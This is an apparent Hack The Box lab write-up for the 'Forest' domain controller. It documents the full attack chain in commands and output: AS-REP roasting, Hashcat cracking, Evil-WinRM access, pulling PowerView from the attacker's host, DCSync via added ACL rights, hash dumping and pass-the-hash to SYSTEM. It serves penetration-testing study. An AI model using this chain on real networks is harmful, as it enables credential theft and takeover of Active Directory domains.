Forest Walkthrough

DTG: 2023-04-07

Index

Introduction

Forest in an easy difficulty Windows Domain Controller (DC), for a domain in which Exchange Server has been installed. The DC is found to allow anonymous LDAP binds, which is used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes.

Compromise Walkthrough

Reconnaissance and Weaponization: The tester uncovered a list of usernames using samrdump.py. This was then used in conjunction with GetNPUsers.py to identify any accounts that don't require Kerberos pre-authentication.

Access & C2: The Kerberos TGT hash for one of the user accounts was uncovered. The hash for this account was able be cracked using Hashcat, and the account was able to be accessed and C2 established using Evil-WinRM. This level of access allowed the user to obtain the user flag.

Lateral Movement & Privilege Escalation: The account had nested group memberships in three groups, one of which had WriteDacl permissions on HTB.LOCAL. This allowed the tester to add a user to this group and conduct a DCSync attack on the DC. The DCSync attack provided the hash for the Administrator account, which gave the tester the ability to log in as the Administrator using psexec.py and obtain the root flag.

Detailed Walkthrough

1. The tester used nmap to identify pertinent information on the host
2. samrdump.py was used to obtain a list of usernames from the DC
3. GetNPUsers.py was able to identify the `svc-alfresco` account as having no Kerberos Pre-Authentication required
4. After cracking the password hash for `svc-alfresco`, the tester logged in using Evil-WinRM
5. Bloodhound identifies nested group memberships that `svc-alfreso` is part of
6. secretsdump.py is used for a DCSync attack, providing the password hash for the Administrator

Detailed reproduction steps for this attack chain are as follows:

1. The tester used nmap to identify pertinent information on the host

An nmap scan was used to map the attack surface and inform the tester where they might be able to conduct further enumeration.

```
nmap -p- 10.10.10.161

Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-06 18:01 UTC
Nmap scan report for 10.10.10.161
Host is up (0.052s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
```

```
49684/tcp open  unknown
49706/tcp open  unknown
```

2. samrdump.py was used to obtain a list of usernames from the DC

The information in the nmap scan indicated that an SMB server was being used on the host. The tester enumerated this domain using rpcclient and discovered that it was possible to authenticate using a null session.

```
rpcclient -U "" -N 10.10.10.161
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $>
```

This information was also able to be accessed using samrdump.py.

```
samrdump.py 10.10.10.161
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

```
[*] Retrieving endpoint list from 10.10.10.161
Found domain(s):
 . HTB
 . Builtin
[*] Looking up users in domain HTB
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: DefaultAccount, uid = 503
Found user: $331000-VK4ADACQNUCA, uid = 1123
Found user: SM_2c8eef0a09b545acb, uid = 1124
Found user: SM_ca8c2ed5bdab4dc9b, uid = 1125
Found user: SM_75a538d3025e4db9a, uid = 1126
Found user: SM_681f53d4942840e18, uid = 1127
Found user: SM_1b41c9286325456bb, uid = 1128
Found user: SM_9b69f1b9d2cc45549, uid = 1129
Found user: SM_7c96b981967141ebb, uid = 1130
Found user: SM_c75ee099d0a64c91b, uid = 1131
Found user: SM_1ffab36a2f5f479cb, uid = 1132
Found user: HealthMailboxc3d7722, uid = 1134
Found user: HealthMailboxfc9daad, uid = 1135
Found user: HealthMailboxc0a90c9, uid = 1136
Found user: HealthMailbox670628e, uid = 1137
Found user: HealthMailbox968e74d, uid = 1138
Found user: HealthMailbox6ded678, uid = 1139
Found user: HealthMailbox83d6781, uid = 1140
Found user: HealthMailboxfd87238, uid = 1141
Found user: HealthMailboxb01ac64, uid = 1142
Found user: HealthMailbox7108a4e, uid = 1143
Found user: HealthMailbox0659cc1, uid = 1144
Found user: sebastien, uid = 1145
Found user: lucinda, uid = 1146
Found user: svc-alfresco, uid = 1147
Found user: andy, uid = 1150
Found user: mark, uid = 1151
Found user: santi, uid = 1152
<SNIP>
```

The tester copied all information beginning with the first "Found user" instance pasted it into a file, then used a bash filter to only have the SAM Account Name.

```
cat users.txt | cut -d" " -f3 | cut -d"," -f1 > users.txt
```

3. GetNPUsers.py was able to identify the `svc-alfresco` account as having no Kerberos Pre-Authentication required

Password cracking was unsuccessful using Hyrda and CrackMapExec, so the tester sought to identify additional vulnerabilities. To do this, GetNPUsers.py was run to see if any accounts didn't have Kerberos Pre-Authentication required.

```
GetNPUsers.py HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile users.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

<SNIP>

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set$krb5asrep$23$svc-
alfresco@HTB.LOCAL:ad5bf335c8d284bc4216a37da1af0acd$1c0454d27ca6f9f0390ddf0986762863fe159
27d03f1235c003e4b99183ec11d1c481ea81a6986f5e29be6945a405ce32912e96c6b5853145826378c3d5551
a778f4ec197e023b1efe4afba9babeeec547d005bfef6391396354ce84784203b08457c2d445ea34b47861d16
d996f14a8ba34291e76fe73d088a8683f9aa58d3f3abe35f8d96bde9810b917ed96d6b2ee9323fb5f3cd29e8f
5a1d01a4bdc22bf2123e37c673488266edf2c2a2f449f5852a16214df37083baf2d347fa8a641c72e9a70b301
4b6c7d4be224e158041a2fe3917d579cd49afb9732fdaec780091a9602d61594cad
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set

<SNIP>
```

The user `svc-alfresco` did not have Kerberos Pre-Authentication required, therefore their hash was able to be obtained. This was inputted into a notepad file and run through Hashcat.

```
hashcat -m 18200 forest_asrep.txt rockyou.txt --force
hashcat (v6.2.5) starting

<SNIP>

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-
alfresco@HTB.LOCAL:ad5bf335c8d284bc4216a37da1af0acd$1c0454d27ca6f9f0390ddf0986762863fe159
27d03f1235c003e4b99183ec11d1c481ea81a6986f5e29be6945a405ce32912e96c6b5853145826378c3d5551
a778f4ec197e023b1efe4afba9babeeec547d005bfef6391396354ce84784203b08457c2d445ea34b47861d16
d996f14a8ba34291e76fe73d088a8683f9aa58d3f3abe35f8d96bde9810b917ed96d6b2ee9323fb5f3cd29e8f
5a1d01a4bdc22bf2123e37c673488266edf2c2a2f449f5852a16214df37083baf2d347fa8a641c72e9a70b301
4b6c7d4be224e158041a2fe3917d579cd49afb9732fdaec780091a9602d61594cad:s3rvice
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:ad5bf335c8d284...594cad
Time.Started.....: Thu Apr 06 15:46:09 2023, (2 secs)
Time.Estimated...: Thu Apr 06 15:46:11 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  2105.0 kH/s (8.36ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests
<SNIP>
```

The password was obtained, providing the tester with their first opportunity at credentialed access

4. After cracking the password hash for `svc-alfresco`, the tester logged in using Evil-WinRM

The tester logged in using evil-winrm and was able to obtain the user's flag on svc-alresco's Desktop.


```
evil-winrm -i 10.10.10.161 -u svc-alfresco
Enter Password:

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/10/2023  10:33 AM             34 user.txt

```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
4b52efa6d32b35fada2975f770be72a8
```

5. Bloodhound identifies nested group memberships that `svc-alfreso` is part of

Bloodhound was used to identify the next vector of attack. Enumeration with Bloodhound revealed that the user `svc-alfresco` had an attack path to `HTB.LOCAL` through nested group memberships and privileges in the Exchange Windows Permissions Group. Users in this group had `WriteDacl` rights to `HTB.LOCAL`, meaning a user in the Exchange Windows Permissions Group could perform a DCSync Attack against `HTB.LOCAL`, which would allow the user executing the action access to hashes stored on the DC.

First, SharpHound.exe was uploaded to the host and executed. The files were transferred to the attack host, then Bloodhound was opened and the files were uploaded to the application.


SERVICE ACCOUNTS@HTB.LOCAL
USERS@HTB.LOCAL
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
ACCOUNT OPERATORS@HTB.LOCAL
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
HTB.LOCAL

A new user, `cha0s` was added to the system and Exchange Windows Permissions Group.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net group "Exchange Windows Permissions"
cha0s /add
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net group "Exchange Windows Permissions"
cha0s /add
The command completed successfully.
```

PowerView was transferred to the module.

`Attack Host`:

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.161 - - [06/Apr/2023 16:56:07] "GET /PowerView.ps1 HTTP/1.1" 200 -
```

`Target Host`:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Invoke-WebRequest
https://10.10.16.3:8000/PowerView.ps1 -OutFile PowerView.ps1
```

PowerShell was imported on the target host.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Import-Module .\PowerView.ps1
```

A credential object was created for the new user.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $pass = convertto-securestring
'P@ssword123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $cred = New-Object
System.Management.Automation.PSCredential ('HTB\svc-alfresco', $pass)
```

Then the tester granted DCSync rights on the cha0s account.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Add-DomainObjectAcl -Credential $cred -
TargetIdentity "DC=htb,DC=local" -PrincipalIdentity cha0s -Rights DCSync
```

6. secretsdump.py is used for a DCSync attack, providing the password hash for the Administrator

Now that cha0s was an authorized user with DCSync rights on `HTB.LOCAL`, the tester used SecretsDump.py to obtain hashes stored on the DC.

```
secretsdump.py htb.local/cha0s@10.10.10.161
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07c
eea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
<SNIP>
```

Pass-the-Hash was used to log into the DC as the Administrator and obtain the root flag.

```
psexec.py Administrator@10.10.10.161 -hashes :32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file YQctIsQw.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service ikkJ on 10.10.10.161.....
[*] Starting service ikkJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop
09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
04/06/2023  11:08 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   9,956,569,088 bytes free

C:\Users\Administrator\Desktop> type root.txt
1f70827925adbb523f1dc31c2568bfee
```